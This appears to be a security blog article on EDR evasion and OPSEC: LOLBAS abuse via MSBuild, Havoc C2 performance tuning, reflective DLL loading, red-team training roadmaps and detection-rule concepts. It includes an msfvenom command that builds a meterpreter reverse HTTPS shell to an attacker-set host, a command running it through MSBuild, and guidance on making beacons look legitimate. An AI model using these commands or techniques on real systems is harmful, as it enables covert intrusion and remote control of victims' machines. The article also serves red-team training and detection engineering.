
Listen to this Post

Introduction:
Operational Security (OPSEC) is the disciplined process that separates a detectable attacker from a ghost in the machine. In the modern threat landscape, dominated by Endpoint Detection and Response (EDR) systems, evasion is not a single technique but a continuous journey of understanding defensive postures, tooling limitations, and procedural rigor. This article synthesizes insights from advanced offensive security training pathways and cutting-edge tool development to map the evolution from foundational knowledge to executing high-fidelity, stealthy operations.
Learning Objectives:
- Decipher the layered philosophy behind modern EDR evasion and OPSEC beyond simple tool usage.
- Implement practical configurations and commands to harden and optimize post-exploitation frameworks like Havoc C2 for stable, low-signature operations.
- Evaluate and construct a personalized training roadmap that balances foundational principles with current offensive security tradecraft.
You Should Know:
- The EDR Evasion Mindset: From Theory to Tradecraft
The core of evasion lies in understanding the “why” before the “how.” Courses like OSEP (Offensive Security Experienced Penetrator) and CRTL (Certified Red Team Lead) provide a critical foundation in concepts such as direct syscalls (bypassing user-mode API hooks), unhooking techniques, and living-off-the-land binaries (LOLBAS). While their specific implementations may age, the underlying principles of analyzing detection vectors remain timeless.
Step-by-step guide explaining what this does and how to use it:
A fundamental technique is leveraging Windows-native binaries for malicious purposes. For instance, MSBuild.exe, a trusted Microsoft build tool, can be used to execute C payloads in memory.
1. Generate a C payload using a framework like `msfvenom` or Cobalt Strike: `msfvenom -p windows/x64/meterpreter/reverse_https LHOST=YOUR_IP LPORT=443 -f csharp`
2. Embed this payload into a C project file (.csproj) that uses inline tasks.
3. Execute the payload on a target system using: `C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe payload.csproj`
This technique abuses a trusted, signed application to compile and execute code, often bypassing application allow-listing and reducing EDR scrutiny compared to launching a plain executable.
2. Optimizing Command & Control: Beyond Default Configs
A sophisticated operator must engineer their tools for resilience and stealth. Publicly available performance optimizations for frameworks like Havoc C2 demonstrate the level of detail required. The referenced GitHub optimizations fixed critical bottlenecks, transforming the framework from one that froze at 8+ simultaneous agent callbacks to handling 50+ smoothly—a necessity for reliable operations.
Step-by-step guide explaining what this does and how to use it:
Key optimizations include implementing asynchronous processing and connection rate limiting within the teamserver code.
1. Asynchronous Broadcasting (Golang – Teamserver): Instead of sequentially notifying each connected client of an event (blocking operations), events are broadcast via goroutines. This prevents the server from locking up during high-volume operations.
Conceptual Code Change: In teamserver.go, a function `broadcastEvent(event)` would be refactored to launch a new goroutine for each client: go client.Send(event).
2. Rate Limiting Handlers (Golang – Teamserver): To prevent beaconing patterns from being too regular or overwhelming the server, implement a token bucket or sliding window rate limiter in the callback handler (handlers.go).
Conceptual Logic: Before processing a new callback from an agent, check if it has exceeded `N` requests in the last `M` seconds. If yes, delay or drop the request to smooth traffic and mimic legitimate software behavior.
3. The Malware Development Lifeline: Crafting Your Arsenal
Training like MALDEV (Malware Development) and ODPC (Offensive Driver Programming Course) dive deeper into weaponization. They teach how to build custom implant loaders, implement advanced injection techniques (Process Doppelgänging, APC Queue injection), and understand kernel-level interactions crucial for disabling or subverting EDR drivers.
Step-by-step guide explaining what this does and how to use it:
A basic example is using the Windows API for reflective DLL injection, which loads a library directly from memory without touching the disk.
1. Write a shellcode loader in C that:
Allocates memory (`VirtualAllocEx`).
Writes the position-independent DLL binary (the “reflective DLL”) into that space.
Uses a minimal bootstrap function within the DLL binary to resolve its own imports and execute its entry point, all in memory.
2. Compile this loader and use it to execute your reflective DLL payload. This leaves minimal forensic traces as the malicious library is never written to `C:\` and is not listed in the standard loaded module list for the process.
4. Building a Modern Training Roadmap
The community discussion highlights a critical point: foundational courses (OSEP, CRT) build essential mindset and core knowledge, but they must be supplemented with current, niche training. Recommendations like HTB’s CAPE (Advanced Post-Exploitation) and Zero-Point Security’s OADOC (Active Directory Offensive Course) address contemporary Active Directory attack paths and detection logic that older course materials may not cover.
Step-by-step guide explaining what this does and how to use it:
Construct your personalized upskilling path.
- Establish Foundation: Start with a course like CRTO (Certified Red Team Operator) or OSCP to grasp core penetration testing and basic C2 usage.
- Deepen Evasion Skills: Pursue OSEP or similar to understand AMSI bypass, ETW patching, and certificate pinning attacks. Simultaneously, study public research on platforms like YouTube (e.g.,
@CrowdStrike,@Black Hills Information Security) for the latest bypasses. - Specialize: Based on interest, take MALDEV to build custom tools, or OADOC/CAPE to master current AD tradecraft. Regularly practice on labs like HackTheBox Pro Labs or custom AWS environments that mimic enterprise EDR deployments.
5. Defensive Countermeasures: Seeing What the Operator Sees
Understanding offensive tradecraft is the first step towards building robust defenses. The techniques and optimizations discussed directly inform detection engineering.
Step-by-step guide explaining what this does and how to use it:
Defenders can create Sigma or YARA rules to detect indicators of the discussed techniques.
1. Detecting LOLBAS Abuse (Sigma Rule Concept): Monitor for `MSBuild.exe` making outbound network connections, which is highly unusual.
Logic: `ParentImage: ‘\msbuild.exe’` AND `NetworkDestinationPort: 443` OR `NetworkDestinationPort: 80`
2. Detecting Reflective Injection (YARA Rule Concept): Scan process memory for sequences common to reflective loader shellcode, such as specific API hash resolution loops or calls to `VirtualProtect` on newly allocated memory regions.
3. Network Anomalies: Use Zeek or Suricata to identify the optimized, low-rate C2 traffic, looking for consistent, small beacon intervals (e.g., every 17 seconds) or irregular SSL/TLS handshakes from non-browser processes.
What Undercode Say:
- Foundation is Permanent, Techniques are Temporary. The principal value of foundational certifications like OSEP lies in cultivating the “Try Harder” methodology and deep conceptual understanding of Windows internals and attack chains. This mental framework enables professionals to adapt and understand new techniques long after specific course examples become obsolete.
- Operational Efficacy Demands Tool Mastery. Merely running a C2 framework is insufficient. True operational security requires the ability to audit, understand, and modify your tools—as exemplified by the Havoc optimization work. This includes tuning network signatures, improving stability under pressure, and eliminating performance artifacts that could lead to detection.
The dialogue between the original author and commenters underscores a mature perspective in the offensive security community: blind credential collection is less valuable than a curated, continuous learning journey. The acknowledgment that OSEP’s content is dated, yet still valuable for its foundational approach, is a nuanced take that prioritizes adaptable skills over static knowledge. The pivot towards recommendations like HTB CAPE shows the field’s rapid evolution and the community’s role in keeping practical knowledge current. Ultimately, the article and its discussion frame modern OPSEC as a blend of deep system knowledge, hands-on toolsmithing, and strategic education planning.
Prediction:
The future of offensive security tradecraft will be dominated by AI-assisted EDR bypass and detection. We will see a shift from human-written, static shellcode loaders to AI models that can dynamically generate functional, low-entropy payloads in real-time, tailored to the specific security software and system configuration of a target. Simultaneously, defensive AI will evolve to detect behavioral anomalies rather than static signatures, leading to an automated “cat-and-mouse” cycle at machine speed. Training will consequently pivot towards teaching professionals how to craft and use AI-powered offensive tooling, audit AI-generated code for operational safety, and understand the new class of vulnerabilities and detection gaps that this paradigm introduces. The operator of the future will need to be as proficient in guiding AI models as they are in writing C++ today.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Yuterada My – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


